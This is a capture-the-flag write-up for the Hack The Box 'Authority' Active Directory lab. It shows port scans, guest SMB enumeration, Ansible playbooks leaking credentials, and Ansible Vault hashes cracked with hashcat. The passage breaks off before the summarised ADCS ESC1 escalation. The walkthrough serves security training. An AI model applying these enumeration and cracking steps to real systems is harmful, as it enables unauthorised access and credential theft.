HTB Authority - CPTS Track
Authority is a medium-rated Windows AD box from the HTB CPTS track. it starts with guest-readable SMB shares leaking Ansible playbooks containing vault-encrypted credentials. after cracking the vault and intercepting cleartext LDAP creds through a misconfigured PWM instance, we get a foothold as a service account. for privesc, we exploit a classic ADCS ESC1 misconfiguration — a certificate template that lets Domain Computers supply their own subject — by adding a machine account and requesting a cert as Administrator. since PKINIT isn’t supported on the DC, we fall back to PassTheCert over Schannel to get an LDAP shell and escalate to Domain Admin.
Box Info
| Property | Value |
|---|---|
| IP | 10.129.229.56 |
| OS | Windows Server 2019 |
| Difficulty | Medium |
| Domain | authority.htb / authority.htb.corp |
| CPTS Track | Box 12/16 |
Recon
Nmap
starting off with a quick port scan to see what’s open -
1
2
┌──(varadkj㉿kali-vm)-[~/cybersec/boxes/discord/authority]
└─$ nmap 10.129.229.56 -vv -oN nmap/authority-open-ports
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman
8443/tcp open  https-alt
standard windows AD box, but it has HTTP on 80 and HTTPS on 8443 which is interesting. let’s do a detailed scan on these ports -
1
2
3
4
5
6
┌──(varadkj㉿kali-vm)-[~/cybersec/boxes/discord/authority]
└─$ cat nmap/authority-open-ports | grep open | tail -n 14 | cut -d '/' -f 1 | paste -sd ','
53,80,88,135,139,389,445,464,593,636,3268,3269,5985,8443

┌──(varadkj㉿kali-vm)-[~/cybersec/boxes/discord/authority]
└─$ nmap -sC -sV -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,8443 -A -oN nmap/authority-detailed-scan -vv 10.129.229.56
full detailed scan output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
Nmap scan report for 10.129.229.56
Host is up, received echo-reply ttl 127 (0.093s latency).
Scanned at 2026-05-14 22:10:26 EDT for 64s

PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp   open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-05-15 06:10:30Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
|_ssl-date: 2026-05-15T06:11:28+00:00; +3h59m58s from scanner time.
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
|_ssl-date: 2026-05-15T06:11:27+00:00; +3h59m57s from scanner time.
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
|_ssl-date: 2026-05-15T06:11:28+00:00; +3h59m58s from scanner time.
3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
|_ssl-date: 2026-05-15T06:11:27+00:00; +3h59m57s from scanner time.
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8443/tcp open  ssl/http      syn-ack ttl 127 Apache Tomcat (language: en)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=172.16.2.118
| Issuer: commonName=172.16.2.118
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

Running: Microsoft Windows 2019
OS details: Microsoft Windows Server 2019
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-05-15T06:11:18
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 3h59m57s, deviation: 0s, median: 3h59m56s
observations:
- the domain is
authority.htband the FQDN isauthority.htb.corp, andhtb.corpis the forest root domain - the LDAP cert issuer
htb-AUTHORITY-CAconfirms there is an AD CS Enterprise CA on the box - 8443 has a self-signed cert with a private IP (
172.16.2.118) as CN — that’s a separate Tomcat instance, not AD CS web enrollment - SMB signing is enabled and required
- ~4 hour clock skew to keep in mind for Kerberos stuff
let’s verify the CA with openssl -
1
2
3
4
5
6
7
8
┌──(varadkj㉿kali-vm)-[~/cybersec/boxes/discord/authority]
└─$ openssl s_client -connect 10.129.229.56:636 -showcerts </dev/null 2>/dev/null | openssl x509 -text -noout | grep -A5 "CRL\|Authority Information"
            X509v3 CRL Distribution Points:
                Full Name:
                  URI:ldap:///CN=htb-AUTHORITY-CA,CN=authority,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=htb,DC=corp

            Authority Information Access:
                CA Issuers - URI:ldap:///CN=htb-AUTHORITY-CA,CN=AIA,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=htb,DC=corp
confirmed — the CRL and AIA paths are under CN=Public Key Services,CN=Services,CN=Configuration which is where AD CS stores its objects. this is an Enterprise CA integrated with the htb.corp forest.
DNS Enum
1
2
3
4
5
6
7
8
┌──(varadkj㉿kali-vm)-[~/cybersec/boxes/discord/authority]
└─$ dig ANY authority.htb @authority.htb

;; ANSWER SECTION:
authority.htb.       600   IN  A     10.129.229.56
authority.htb.       3600  IN  NS    authority.authority.htb.
authority.htb.       3600  IN  SOA   authority.authority.htb. hostmaster.htb.corp. 187 900 600 86400 3600
authority.htb.       600   IN  AAAA  dead:beef::24cd:fc88:f23b:6845
the nameserver is authority.authority.htb — that’s the DC’s hostname. adding everything to /etc/hosts:
1
echo '10.129.229.56 authority.htb authority.htb.corp htb.corp authority.authority.htb' | sudo tee -a /etc/hosts
ran dnsenum but nothing interesting beyond default records.
Enumeration
Port 80 — IIS Default


default IIS installation, nothing here. ran ffuf with raft-medium and raft-large wordlists, no hits at all.
1
2
┌──(varadkj㉿kali-vm)-[~/cybersec/boxes/discord/authority]
└─$ ffuf -u http://authority.htb/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt -ic -t 50 -o authority-port80_dir_enum.txt -of md -recursion -recursion-depth 2
tried larger wordlist too:
1
2
┌──(varadkj㉿kali-vm)-[~/cybersec/boxes/discord/authority]
└─$ ffuf -u http://authority.htb/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-directories.txt -ic -t 50 -o authority-port80_dir_enum.txt -of md -recursion -recursion-depth 2

dead end.
Port 8443 — PWM Password Self Service
curling at the root gives us a redirect to /pwm/:
1
[VaradKj@MacBook-Pro] ~/Cybersec/HTB/boxes/discord/authority ➜ curl -k https://authority.htb:8443/


now this is interesting — it’s a PWM (Password Self Service) instance running on Tomcat. it’s in open configuration mode and shows an error trying to bind to LDAPS:
1
2
3
4
5017 ERROR_DIRECTORY_UNAVAILABLE (all ldap profiles are unreachable; errors:
["error connecting as proxy user: unable to bind to ldaps://authority.authority.htb:636
as CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb reason:
CommunicationException (PKIX path building failed)"])
this leaks a service account DN: CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb and tells us the Java truststore doesn’t have the CA cert, so LDAPS connections are failing.
SMB — Guest Access
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(varadkj㉿kali-vm)-[~/…/boxes/discord/authority/smb]
└─$ netexec smb authority.htb -u 'guest' -p '' --shares
SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\guest:
SMB         10.129.229.56   445    AUTHORITY        Share           Permissions     Remark
SMB         10.129.229.56   445    AUTHORITY        -----           -----------     ------
SMB         10.129.229.56   445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.129.229.56   445    AUTHORITY        C$                              Default share
SMB         10.129.229.56   445    AUTHORITY        Department Shares
SMB         10.129.229.56   445    AUTHORITY        Development     READ
SMB         10.129.229.56   445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.129.229.56   445    AUTHORITY        NETLOGON                        Logon server share
SMB         10.129.229.56   445    AUTHORITY        SYSVOL                          Logon server share
NULL auth doesn’t get us anything, but guest user works and we have READ access on the Development share.
1
2
3
4
5
6
7
┌──(varadkj㉿kali-vm)-[~/…/boxes/discord/authority/smb]
└─$ smbclient //authority.htb/Development -U 'guest' -p ''

smb: \> dir
  .                                   D        0  Fri Mar 17 09:20:38 2023
  ..                                  D        0  Fri Mar 17 09:20:38 2023
  Automation                          D        0  Fri Mar 17 09:20:40 2023
let’s mount it for easier access -
1
sudo mount -t cifs //authority.htb/Development /tmp/development -o username='guest',password='',ro
Ansible Playbooks on the Share
1
2
3
4
5
./Automation/Ansible:
├── ADCS
├── LDAP
├── PWM
└── SHARE
these are Ansible roles for configuring ADCS, LDAP, the PWM instance, and file shares. ansible playbooks often contain creds, so let’s dig in.
ADCS defaults:
1
2
ca_passphrase: SuP3rS3creT
ca_common_name: authority.htb
PWM ansible.cfg — tells us it runs as svc_pwm:
1
2
3
4
[defaults]
hostfile = ansible_inventory
remote_user = svc_pwm
gathering = smart
PWM ansible_inventory — some admin creds for WinRM:
1
2
3
4
5
6
ansible_user: administrator
ansible_password: Welcome1
ansible_port: 5985
ansible_connection: winrm
ansible_winrm_transport: ntlm
ansible_winrm_server_cert_validation: ignore
interesting but probably old/changed.
LDAP TODO.md:
1
2
- Change LDAP admin password after build -[COMPLETE]
- add tests for ubuntu 14, 16, debian 7 and 8, and centos 6 and 7
so they changed the LDAP admin password after build — meaning the vault creds might be stale too. we’ll see.
PWM defaults — Ansible Vault encrypted blobs:
1
2
3
4
5
6
7
8
9
pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731...
pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261...
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731...
three encrypted vaults. let’s crack them.
Cracking the Ansible Vaults
extracted each vault blob into its own file (making sure to strip leading whitespace), then used ansible2john to convert:
1
2
3
4
┌──(varadkj㉿kali-vm)-[~/…/boxes/discord/authority/smb]
└─$ ansible2john pwm_admin_login >> vault-hashes.txt
└─$ ansible2john pwm_admin_password >> vault-hashes.txt
└─$ ansible2john ldap_admin_password >> vault-hashes.txt
cracked with hashcat on the Windows box (mode 16900, single quotes to avoid PowerShell eating $ansible):
1
PS> .\hashcat.exe -m 16900 '$ansible$0*0*c081054...511c3b15814ebcf2fe98334284203635' .\wordlists\rockyou.txt

vault password: !@#$%^&*
decrypted all three:
1
2
3
4
5
6
7
┌──(varadkj㉿kali-vm)-[~/…/boxes/discord/authority/smb]
└─$ cat ldap_admin_password
DevT3st@123
└─$ cat pwm_admin_login
svc_pwm
└─$ cat pwm_admin_password
pWm_@dm!N_!23
creds recovered:
| Account | Password | Source |
|---|---|---|
svc_pwm | pWm_@dm!N_!23 | PWM admin login |
| LDAP admin | DevT3st@123 | LDAP admin password |
Getting svc_ldap Cleartext Creds via PWM
tried logging into PWM with the decrypted creds but got a PKI error — the LDAPS backend is broken because of the cert trust issue:
